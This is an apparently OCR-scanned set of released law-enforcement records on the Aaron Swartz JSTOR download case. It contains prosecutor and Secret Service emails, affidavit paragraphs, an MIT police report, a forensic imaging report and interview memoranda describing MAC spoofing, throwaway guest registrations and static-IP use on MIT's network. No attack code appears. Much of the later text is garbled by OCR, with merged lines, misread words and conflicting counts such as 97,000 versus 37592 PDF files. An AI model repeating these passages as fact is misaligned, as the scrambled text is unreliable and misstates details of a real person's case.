Cc: (b)(6),(b)(7)(C) CID)

Subject: RE: JSTOR logs and filesystem records

332 was the drive in which EnCase saw the PDFs as orphaned files but FTK was able to see recovered them. I will see if there is an better way to extract the data.

(b)(6),(b)(7)(C)

U.S. Secret Service

Roston Field Office
(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailtd(b)(6),(b)(7)(C) sdoj.gov]
Sent: Tuesday, September 13, 2011 7:37 AM
To: (b)(6),(b)(7)(C) (80S)
Cc: (b)(6),(b)(7)(C) (CID)
Subject: RE: JSTOR logs and filesystem records
(b)(6)(b)(7)(C) (b)(7)(C) (b)(C) (b)(C)(C) (CID)
Subject: RE: JSTOR logs and filesystem records

[h](0), can you get the Samsung 332 data to them in the requested format? Or, if that was the problematic drive, work with them to get the data extracted in that format?

sph

----Original Message---From: (b)(6),(b)(7)(C) [mailto(b)(6),(b)(7)(ert.org]
Sent: Monday, September 12, 2011 5:48 PM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) (80S)
Cc: (b)(6),(b)(7)(C) (CID)
Subject: JSTOR logs and filesystem records

Stephen and (b)(B),

We have taken a look at the filesystem metadata and the transfer logs provided by JSTOR, and it looks like we should be able to correlate filenames and timestamps (assuming no problematic clock drift issues) quite easily. The log data provided doesn't include a file size, but that may not be necessary given the other fields we can match.

We are working up a quick program to process the two list formats and perform comparisons for various criteria, as we discussed. We should be able to wrap that up within a couple of days.

I do have one request: For three of the four storage devices covered in the material sent to us, there exists a simple plain-text list of all the pdf files on the device and their associated timestamps. These lists are what we have written an ingestion processor for. However, for the Samsung-332 we only have a rather unwieldy HTML listing of all the files on the device. Would it be hard to locate a pdf-only listing in the same format as the others and send it to us? The lists compress very well.

Still, if it is too big for email, you could send it to the CERT secure FTP dropbox. (I think (b)(5) has a handy use guide to this, if required.)

(b)(6),(b)(7)(C)	(CID)	
From: Sent: To: Co: Subject:	(b)(6),(b)(7)(C) (BOS) Wednesdey, February 16, 2011 2:03 PM 'Heymann Stephen (USAMA)' (b)(6),(b)(7)(C) BOS) (b)(6),(b)(7)(C) (BOS);(b)(6),(b)(7)(C) BOS) ((b)(6),(b)(7)(C) (7)(C) BOS) ((b)(6),(6).(b)
Search Team:		
ATSAIC (b)(6).(b)(7)(C) SA(b)(6).(b)(7)(C) SA SA All of Boston Field Offic And Detective (b)(6),(b)(
Forensic Team: Myself and (b)(6).(b) (b)(6).(b)(7)(at CERT County of the Cert County o		illon
(b)(6),(b)(7)(C) U.S. Secret Service Baston Field Office (b)(6),(b)(7)(C)		
From: Heymann, Steph Sent: Wednesday, Febr To(b)(6),(b)(7)(C)	BOS)	-

(b)(6),(b)(

I'd like to get the local rules letters out tomorrow. Can you prioritize getting me the list of names of those involved in the searches and will be involved in the forensics? Thank you

Please confirm with Cert, today if at all possible, that our summary of the facts in these two paragraphs are an accurate summary of their preliminary findings. Thank you.

From: Heymann, Stephen (USAMA)
Sent: Friday, July 08, 2011 10:19 AM
To((b)(6).(b)(7)(C) pusss.dhs.gov'

Subject: Please pull the forensic reports that reflect these facts

- 26. On February 24, 2011, the Court issued warrants to search the Acer laptop, Western Digital hard drive and the HP USB drive. As a result of these searches, I am aware that the MAC address assigned by the manufacturer to the ethernet interface card on the seized Acer laptop is 00:23:5a:73:5f:fb, the same as the "ghost laptop" which connected to the MIT network in September, 2010. On the Acer laptop was a software application entitled "keepgrabbing.py", which was designed to download .pdf files from jstor.org." In addition to those described in footnote ____, above, JSTOR's terms and conditions of use explicitly prohibit users from attempting to circumvent software protections employed in the JSTOR platform. The implementation of keepgrabbing.py was designed to avoid JSTOR's efforts to spot and prevent serial downloads of the size here. The application would download the .pdf files from JSTOR to a file directory named "pdfs". The USB Drive found in Swartz's backpack contained a file "keepgrabbing2.py", with a script very similar to that contained in the Acer laptop. The Western Digital hard drive, which was recovered with the Acer laptop, had Aaron Swartz's fingerprint on it. The drive contained a folder named "pdfs" which contained an estimated over 97,000 .pdf files. A spot check of approximately a dozen of those files reflected that each was a JSTOR digitized journal article.
- 27. A logging file on the Acer laptop, known as the .bash_history file, showed an attempt to submit a computer or user name "Grace Host" and e-mail address uhost42@mailinator.com to the registration form at 10.72.0.47:444/bin/dynreg. This network address was associated with guest registration on the MIT network before the laptop's seizure in January, 2011. The .bash_history file also reflects that on an unknown date the contents of the "pdfs/" directory was copied to a folder named "/vol/pdfs" on another computer accessed through the DynDNS registered record. DynDNS is a method of tying a specific hostname (such as "ghost macbook") to a computer that could have a dynamic or changing IP address (such as a home computer on Comcast's cable network). for "ghost macbook."

(b)(6),(b)(7)(C)	(CID)
From: Sent: To: Co: Subject:	(b)(6),(b)(7)(C),Per U (BOS) Tuesday, May 10, 2011 3:25 PM 'Heymann, Stephen (USAMA)' (U)(U)(D)(T)(T)(T) Ambridgepolice.org (b)(6),(b)(7)(C),Per USSS RE: Potential Additional Paragraphs for the Seizure Warrant Allidavit
(0)(5)	
.4	
13	
121	

iA					
Per EOUSA					
)				
	(b)(b)				

I emailed be bic and be bic to confirm this

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailtd(b)(6),(b)(7)(C)]
Sent: Tuesday, May 10, 2011 8:14 AM

To(b)(6),(b)(7)(C) [805]
Cd(b)(6),(b)(7)(C)]
cambridgepolice.org
Subject: Potential Additional Paragraphs for the Selzure Warrant Affidavit

Please confirm the following today, contacting CERT and MIT as necessary. These are the facts, as I presently understand them. If any of them should be corrected or expanded, let me know.

Thank you, Steve

(b)(6),(b)(7)(C) (CID) From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) Jusdoj govj Sent: Monday, February 28, 2011 2:56 PM (b)(6),(b)(7)(C) CID) To: Subject: RE: Read This One Instead Thank you. From (b)(6),(b)(7)(C) (CID) [mailto(b)(6),(b)(7)(Dusss.dhs.gov) Sent: Monday, February 28, 2011 2:54 PM To: Heymann, Stephen (USAMA);(b)(6).(b)(7)(C) Cc:(b)(6),(b)(|cert.org;(b)(6),(b)|cert.org Subject: Re: Read This One Instead Stephen: (b)(6),(b)(7)(C) and I have reviewed the memorandum. No issues from us. (b)(6),(b)(7)(C) Special Agent U.S. Secret Service

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) | busdoj,gov>
To (b)(6),(b)(7)(C) (CID) (b)(6),(b)(7)(C) (BOS)

Sent: Sat Feb 26 07:27:45 2011 Subject: Read This One Instead

Desk) Mobile)

(b)(6),(b)(7)(C)

412-268-5228 (Fax)

<STOR Memorandum in Support of 6e Disclosure.pdf>> Sorry, forgot to save to .pdf the final typographical corrections before I sent it to you two. sph

(b)(6),(b)(7)(C)	——————————————————————————————————————
(0),(0),(0)	(CID)
From:	Heymann, Stephen (USAMA)(b)(6),(b)(7)(C) usdoj.gov]
Sent: To:	Friday, February 25, 2011 11:40 AM (b)(6),(b)(7)(C) CID)
Subject:	RE: Secret Service - Background Information for (b)(6).(b)(7)(C)
•	
Thank you.	
5 (b)(6) (b)(7)(C) kcri	D) [mailto(b)(6).(b)(7)()usss,dhs.gov]
Sent: Friday, February 25	
To: Heymann, Stephen (I	
Subject: Re: Secret Serv	ice - Background Information for (b)(6),(b)(7)(
He has expertise in Windo	ows, Linux, BSD, VMFS (VMware's file system), and OS X.
Special Agent	• •
U.S. Secret Service	
(b)(6),(b)(7)(C) [Desk) (Mobile)	
412-268-5226 (Fax)	
Marian and American A	(Iceanal (AVG) (AVT)(O)
From: Heymann, Stepher To: (b)(6),(b)(7)(C) CID)	(USAMA)((b)(6).(b)(7)(C) busdo(.gov>
Sent: Fri Feb 25 11:30:4	7 2011
Subject: RE: Secret Serv	lce - Background Information for (b)(6),(b)(7)(C)
Does he also have experti	ra in Lieuw?
Does he also have experd	20 III PIIION:
From (b)(6),(b)(7)(C) (cm	(b)(6),(b)(7)(C sss,dhs,gov)
Sent: Friday, February 25	
To: Heymann, Stephen (L	
Cc(b)(6),(b) cert.org	Bulling A Victoria Control (INVIV)
Subject: Secret Service -	Background Information for (b)(6),(b)(7)(
Stephen:	
Please find the requested based districts.	ekground information for (b)(6),(b)(7)(C) has handled Grand Jury information in other cases in other
	a Taskulasi Ces C CERT
(AVAVAVA) Wemper of the	e Technical Staff, CERT
UNION Maries	
	vorking for CERT's Digital Intelligence and Investigation Directorate (DIII). With over five years gital Forensics, (b) (6) has conducted forensic investigations in civil and criminal litigation in both the
	s a member of the CERT Digital Intelligence and Investigation Directorate (DIID), (b)(6) assists CERT's
	s wide range of digital forensic investigations.
(b)(6) halds a sumbar select	notes configurations including the Configuration Commuter Resembne (CCE) TinCace Certified Examiner
(EnCE), GIAC Certified For	ustry certifications including the Certified Computer Examiner (CCE), EnCase Certified Examiner ensic Analyst (OCFA) (b)(6), s also a member of the international Society of Porensic Computer on of Certified Fraud Examiners (b)(6) obtained a Bachelor of Science degree from Utica College of
Examiners and the Association	on of Certified Fraud Examiners (b)(6) obtained a Bachelor of Science degree from Utica College of
Syracuse University in Econ	omic Crime Investigation with a concentration in Computer Security.
(b)(6),(b)(7)(C)	

Special Agent

U.S. Secret Service
(b)(6),(b)(7)
(C)

412-268-5226 (Fax)

All e-mail to/from this account is subject to official review and is for official use only. Action may be taken in response to any inappropriate use of the Secret Service's e-mail system. This e-mail may contain information that is privileged, law enforcement sensitive, or subject to other disclosure limitations. Such information is loaned to you and should not be further disseminated without the permission of the Secret Service. If you have received this e-mail in error, do not keep, use, disclose, or copy it; notify the sender immediately and delete it.

Special Agent

U.S. Secret Service

(b)(6),(b)(7)
(C)

412-268-5226 (Fnx)

All e-mail to/from this account is subject to official review and is for official use only. Action may be taken in response to any inappropriate use of the Secret Service's e-mail system. This e-mail may contain information that is privileged, law enforcement sensitive, or subject to other disclosure limitations. Such information is loaned to you and should not be further disseminated without the permission of the Secret Service. If you have received this e-mail in error, do not keep, use, disclose, or copy it; notify the sender immediately and delete it.

(b)(6),(b)(7)(C) (ISD)
From: (b)(6),(b)(7)(C) (8OS) Sent: Thursday, May 12, 2011 9:40 AM To: (b)(6),(b)(7)(C) ISD); External (b)(6),(b)(cambridgepolice.org Subject: Fw: First Thing Thursday Morning Attachments: Seizure Warrant Aff. Draft 5-11-10 updated.pdf
(b)(6),(b)(7)(C) Sent from Blackberry
Sent from Blackberry
From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) busdof.gov Tq(b)(6),(b)(7)(C) BOS) CC: External/br/61 //bir I cambridgepolice.org Sent: Wed May 11 16:59:15 2011 Subject: First Thing Thursday Morning < <seizure 6-11-10="" aff.="" draft="" updated.pdf="" warrent="">> This is an updated version of your proposed affidavit for the seizure warrant. First thing in the morning on Thursday (we want to get it before the judge as possible):</seizure>
(b)(5)

We will need you over in the afternoon to sign it before the judge.

Thanks you, Steve

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C)
From: Sent: Wednesday May 11, 2011 6:51 PM To: (b)(6),(b)(7)(C) (ISD) Subject: Fw: First Thing Thursday Moming Attachments: Seizure Warrant Aff. Draft 5-11-10 updated.pdf
Fyl. Call me on this when you get a chance. Thx.
(b)(6),(b)(7)(C) From Cambridgepolice.org> Td(b)(6),(b)(7)(C) (BOS) Sent: Wed May 11 17:26:28 2011 Subject: Fw: First Thing Thursday Morning
From: Heymann, Stephen (USAMA)
<>Seizure Warrant Aff. Draft 5-11-10 updated.pdf>> This is an updated version of your proposed affidavit for the seizure warrant. First thing in the morning on Thursday (we want to get it before the judge as early in the day as possible): Per EOUSA
д5)

We will need you over in the afternoon to sign it before the judge.

Thanks you, Steve



M.I.T. POLICE CAMBRIDGE, MA

OFFICER REPORT

11000351/5	REPORT DATE 01/06/2011 14:20:45	REPORT TYPE INVESTIGATIONS	(b)(6),(b)(7)(C)	APPROVED
Not For Public Rolease		lime Printed; Pri Feb a	 (b)(6),(b)(7)(C	
OFFICER R	EPORT			
As Of 01/19/20	21 10:34:55			

NARRATIVE

On 01/07/11 at about 14:30, I met with [D][6](C)[7][C] at the station. [D][6](C)[7][C] had contacted this department on 01/06/11 after hearing from other students about the events that took place in \$20-557.

[b)(6)(b)(7)(stated that he entered the SIPB (Student Information Processing Board) office at W20-557 (84 Messachusetts Ave.) at about [b)(6)(on 01/06/11. He stated he set to the left of the center table, and was alone in the room. He stated that around 13:30, he observed a white male enter. This individual asked to use a network drop. The [h)(6) (h) pointed out a network drop on the other side of the room.

[h)(6)(h)(1) stated the individual sat next to the sofs and glass message board, plugged in a white or gray netbook and external hard drive, and began to work on the computer. At about 13:50 [b)(6)(b)(7) asked the individual if he needed anything, and told him that he would be leaving shortly, and needed to lock up. The individual than left the area, and [b)(6)(b)(7) secured the office at about 18:00.

[0)(6)(0)(7) described the individual as a college age white male, thin, dark hair worm long and straggly, wearing a dark coat and knit cap. On 01/14/11.[0)(6)(b)(7) was shown a photo array, and identified suspect Aaron Swarts as the individual he had seen on 01/06/11 (11000351-4).

THE MIT POLICE PROPERTY RECEIPT	(b)	Date: 1/1/1/ Description of Property: /- Brocke	1- 1340k prot	Value: \$ Serial #:	Check one: Lost Property Stolen Property Storage	Where Recovered:	Owners Name (Print): APRION H SUAL 2 Owners Address Owners Signature	Comments: Bicacle - Bakpak	(3M2, Kan, Gwa)	Staple Found Card Here To Back of this Form	

Forensic Report

On 02/25/11, The hitachi hard drive was removed from the Acer Aspire and attached to a Tableau T3u Ecrensic bridge and imaged using PTK Imager. The image of the hard drive was later exumined using PTK.

On 02/25/11. The Flash Drive marked as HP and 9GB was attached to a Tableau TS Forensie USING 2TK and Empage using FTK Imager. The image of the flash drive was later examined

On 52/28/11, The Western Digital hard drive was removed from the Rockenfish Enclosure and attached to a Tableau Tibes forensic bridge and imaged using FTK imager. The image of the hard drive was later examined using FTK and Encase.

On 05/13/11, The Sony Micro Vault Tiny 8GB Flash Drive was copied through a Tableau 79 Forensic USB Bridge.

The results of analysis of images of hard drives by Access Data Forensic Tool Kit (FIR) will be contained in a folder marked as FTK Report. The folder will contain a version of the report in Adobe FDF formst, Rich Text Formst and HTML script. The ETNL version may be viewed by clicking on the file "index.hmtl".

The image of the Ader was also examined by (b)(6)(b)(7)(C) of the Computer Emergancy Response analysis of the Software Engineering Institute at Carnegia Mellon. (b)(6)(b) provided detailed analysis of the Sash history file. The Sash history file records, per user, commands computer. The Analysis of the Sash history Identified several significant commands as commands that started the Reeparaboling by python script, configured the static IP another computer; retrieved the Mistory Identified several significant commands such computer or user name (Grace Host) and small address (ghost4?@meilinator.com) to the MIT (b)(6)(b)(7) also provided detailed analysis of three python scripts found on the image of hard JRL "http://www.jstor.org/sasole/pdfplus/" (b)(6)(b)(7) detailed analysis is contained in the folder CERT Analysis in the folder Acer Aspire One on this report CVD.

The image of the Western Digital hard drive inside the enclosure was analyzed by FTK and Encase. The disk contained a directory "pdfs/". Inside the directory pdfs were 37592 files in Adobe Systems Portable Document Format (PFF). Examinations of a random sample of the files showed that the first page of the Goodments was a cover page from JSFOR.

The image of the flash drive marked H2 and EGR was examined by Encase and FTK. The flash drive contained a file "keepgrabbing.py" with Script very similar to the script of keepgrabhing.py which was found on the Aper. The flash drive also contained a file as the titles of the pdf files found on the hard drive in the enclosure. The flash drive also had an TSO image of Dourte on it. An ISO image (International Enganization for Standardization) is an archive file or disc image of an optical drac. The ISO image of Obanto could be ased to install the Obanto operating system. The Acer Appire is sold extra Windows 7 starter operating system installed.

(b)(6),(b)(7)(C)

Versial Agins J.S. Second Sessing BEST AVAILABLE COPV

UNITED STATES GOVERNMENT


Memorandum of interview

DATE AND January 14, 2011 U.S. Secret Service 77 Massachusetts Avenue, Cambridge MA LOCATION Case # 102-775-60071-S b)(6),(b)(7)(C) SUBJECT (b)(6),(b)(7)(C) SA (BOS) ATTENDANCE (b)(6),(b)(7)(C) Cambridge Police (b)(6),(b)(7)(C) MIT Police AUSA Stephen Heymann (b)(6),(b)(7)(C) MIT office of General Counsel (b)(6) (b)(6),(b)(7)(C) (b)(6),(b)(7)(C) On 01/14/11, SA (b)(7)(C) Detective counsel for MIT met at the MIT office of General Counsel will (b)(6),(b)(7)(C) (b)(6),(b)(7)(C) for MIT Information Service and Technology mit.cdu (b)(6),(b)(7)(b)(6),(b)(7)(C) (b)(6),(b)(7) . The following is a summary of her statements: (C) (b)(6),(b) informed the group that an examination of the DHCP logs during the time in September when (7)(C) JSTOR was reporting the excessive downloads show a computer registered as "ghost-laptop" with a MAC address of 00:23:5a:73:sf;fb and an email address of ghost@mailinator.com. Detective (b)(7)(c) noted that all of the suspicious computer registrations on 09/24/10, 10/01/10, 10/08/10 and 12/24/10 occurred on Friday nights (b)(6),(b)(7)(C) confirmed that foot traffic in the tunnel of building 16 would be light during those times. (b)(6),(b) (7)(C)stated that on 10/01/10 the an attempt was made to register with the same MAC address as used on 09/24/10; However (b)(6). had blocked that MAC address from registering. (b)(6). that on 10/02/10 another attempt was made to register on the network with a MAC address of 00:23:5a:73:sf:fc but still for "ghost-laptop." (b)(6), (b)(7)also stated that at one point on 10/09/11, "ghost-laptop" was registered with a MAC address of 00:23:5a:73:5f:fc and "ghost-macbook" was registered with a MAC address of 00:17:f2:2c:b0:74 at the same time. (b)(6),(b)(7) also stated that after 12/19/11, the attempts to register on the MIT network for "ghost-laptop" and "ghost-macbook" changed from attempts to gain an IP address dynamically assigned through the MIT guest registration process to assigning themselves static IP addresses on the MIT network. This behavior continued until after Swartz was observed on 01/06/11 moving the laptop from Building 16


+ h, the .

to and the machine was registered on the network from the Stratton Student Center. (b)(6).(b) (7)(C) also stated that on 01/06/11 at approximately 1251 the computer connected to an IP address registered to Amazon's Elastic Compute Cloud (EC2) service.

(b)(6),(b)(7)
assigned an IP address through DUCP. From 12/19/10 and 12/19/10 assigned an IP address through DUCP.
The substitution of the contract of the contra
Building 16 was on it would have been easy to assign himself an IP address that was not being used;
However when he moved the lacrost to the Streets St. I
However when he moved the laptop to the Stratton Student Center on 01/06/11, he connected to a new
switch and went back to obtaining an IP address through DHCP.
Deign to this insidest 1070D
Prior to this incident, JSTOR granted access to anyone using a IP address from the MIT network. MIT
and a class A network and owns an of the 12 addresses beginning with 18.
(b)(6),(b)(7) (C) (b)(6),(b)(7)(C)
The state of the s
1991 VIGE 1 11 INC ARP BRIE IN MINE 200 PROPERTIES AND AREA AND AR
was also assigned in addression/on/o// this the ARP table (D)(B) (D) Linux 1 - 1 - 1 - 1 - 1 - 1 - 1 - 1 - 1 - 1
WES TORRED WITH ZETU SCCORDS (BIKING ON THE NETWORKI(DICO).(D) Theorized that Canada and Little Line
BUUICSS(DAVA) IN IIO COMMINICATE With the committee incase the MIT noticed about a six and a six
b)(6),(b)(7)(C)
(b)(6),(b)
(7)(C) stated that [P address was an IP address registered to JSTOR that appeared in the
logs.
(b)(6),(b)
(7)(C) Islated that early in the marring of 01/04/12 has retired to the party of the state of th
stated that early in the morning of 01/04/11 he noticed in the ARP table that the IP address
reported for abuse by JSTOR was active on the switch Gi 8/16 that he knew was in Building 16. The
switch is also listed in the logs M16-004t-sw-entry mit edu. 004T refers to the room number 4T, the
wire closet where the Acer Aspire one netbook with serial number LUSAX0D001001100E1601 was
round. [277] Irecalled that at approximately ()2(0) he sent an email tri(b)(6),(b)(7) and(by6) (b)(7)(C)
with the switch the computer committing the abuse was attached to and asked them to find it.
(7)(0)
confirmed that the closet was generally kept locked.
(b)(6),(b)(7)(C)
stated that at first Swartz used guest registration to obtain an IP address but that static IP
address were used intentional confirmed that someone with quest registration because the
(b)(6),(b) to the Microsoft ports. (7)(C)
stated all three registrations Swartz used were variation of ghost with the computer name either
being ghost-macbook or ghost-laptop and the name used for guest registration being either Gene, Gary
or Grace.
(b)(6),(b)
stated that based on the logs he reviewed that Swartz must have spoofed his MAC address at
least once. The MAC address used in January (004c.e5a0.c756) had an invalid Organizationally
Unique Identifier (OUI),
(b)(6),(b)(7)
(C)
stated that the emails Swartz used for guest registration used a service called mailinator.
Mailinator is a service that gives spoofed emails the appearance of legitimate emails.
The market and the Contract of
The packet capture from 01/04/11 identified two open ports on the Acer Aspire one found in 04T. The
ports that were open were 22 and 8092 (whole Indentified that the coming Charge D., was a sun in
SUMMED I IS A MOD ADDITIONAL HARIC WOLK INSIDE THE DATION DEDGESOMMING ISSUED
() () () () () () () () () ()
estimated that as of 1/14/11, MIT had spent 160 man-hours investigating the abuse by Swartz.
- Daniel Of the state of the st



DSC_9321.0PG @ 33.3% (RUB/8) *



950,9345,73F,9/30,094,0464,8/3/4

(b)(6),(b)(7)(C) Conference 135 pm 6/20/11 SH Ashing for Screen Stats 9/24/10 Gary Hosi-Mac Aldress endry FFB 18.55.6.215 Fife > parmely Assignal USQ DHEP not what Network System I'm N what my Router is IP-I'll Sibrest Myst 18.55 Swark 95+ (b)(6),(b)(7)(C) No Two was (aptered Traded

(b)(6).(b)(7)(c) 9/27/10 NOTES ONly for Oct 2, 2010 Gary Host changes Mac Ad Oct 80,2010 Grace Host , 5,100 1/4/2011 .6.240 5045

2,854,824 User Response Page Cil View More Browse PDF Search PSS Total

Actions

300,000

100,000 200,000

2010-12-13 2010-11-29


2010-11-15


2010-11-08

2010-12-06

2010-12-27 2010-12-20 RIF

-100,000





(b)(6),(b)(7)(C) Makes for Discovery Cert NoTIS (b)(6),(b)(7)(C) (b)(6),(b)(7)(C) do (b)(6),(b)(7)(C) (b)(6),(b)(7)(C) Dunge 2879

Messyes (b)(6),(b)(7)(C) Accosson & (b)(6),(b)(7)(C) 923pm Time 4th (b)(6),(b)(7)(C) Calley (b)(6),(b)(7)(C) 6-16-12 10:41 AM 6/6/2012 (b)(6);(b)(7)(C) (b)(6),(b)(7)(C) 954 Am 6-7-11 Told we to he is doing pursue (b)(6),(b)(7)(C) (b)(6), (b)(7)(C) (b)(6),(b)(7)(C) (b)(6),(b)(7)(C) had The 6th (b)(6) (b)(7)(C) L has been losing if Neysbors. 2880

79.8 GB	79.8 68
Prosecution	Deferse
Buildin, 16 Surv. Size 310 MB 64 F.65	Bulding 16 Servelline
Size 310 MB 64 F.65	Size BIOMB BY Files
dhop data	dkg. daha
13.1 MB 10 F.W	13.1 MB 10 F. (05
Plan des has	Flow-DATA
396 NB 4 F.16	396 MB 4 F162
Nakarh-Capture	Notwork - Captine
79.168 331 Flos	74.1 GB 331 Files
Plates	Ph 103
8.56 MB 8 Files	856A 9 Files
that 13.1 for \$1 to be produced to the production of the productio	4 184
Radius Lays	4 A SCFIES
280 KB 9 Flas	Radius Logs
to describe the second of the	492 byles 2 Filas
Screens Shot	and the second section of the section of the section
81 · KB	Screen SWY
Toronto 10 In large con the graphing of a national change and have a continue.	81 KB
APP 1211) A1 MAN ANN ANN ANN ANN ANN ANN ANN ANN ANN	RIST

...

UNITED STATES GOVERNMENT Memorandum of interview U.S. Secret Service CREATE AND THE September 18th, 2012 Case # 102-775-60071-S 77 Massachusetts Avenue, Cambridge, MA LOCATION (b)(6),(b)(7)(C) TOBUGUE CHWELVEREN (b)(6).(b)(7)(C) KITTENDANCK Detectiv (b)(6).(b)(7)(C) Cambridge Police AUSA Stephen Heymunn (b)(6),(b)(7)(C) (b)(6),(b)(7) On September 18th, 2012, (C) was interviewed at the MIT Generaal Counsels Office at 77 Massachusetts Avenue in Cambridge, Massachusetts, in reference to the Boston Field Office case number 102-775_60071_S The interview was conducted by Agen (b)(6),(b)(7)(C) and Cambridge Police Detective (b)(6),(b)(7)(C) Also in attendance were AUSA Stephen Heymann AUSA Also in attendance were AUSA Stephen Heymann, AUSA 6667C The following is a summary of his statements: and(b)(6),(b)(7)(C) (b)(6),(b)(7)(C) recalled that on 01/04/11, he queried the ARP table for IP address wife to 17/10 and discovered the MAC address 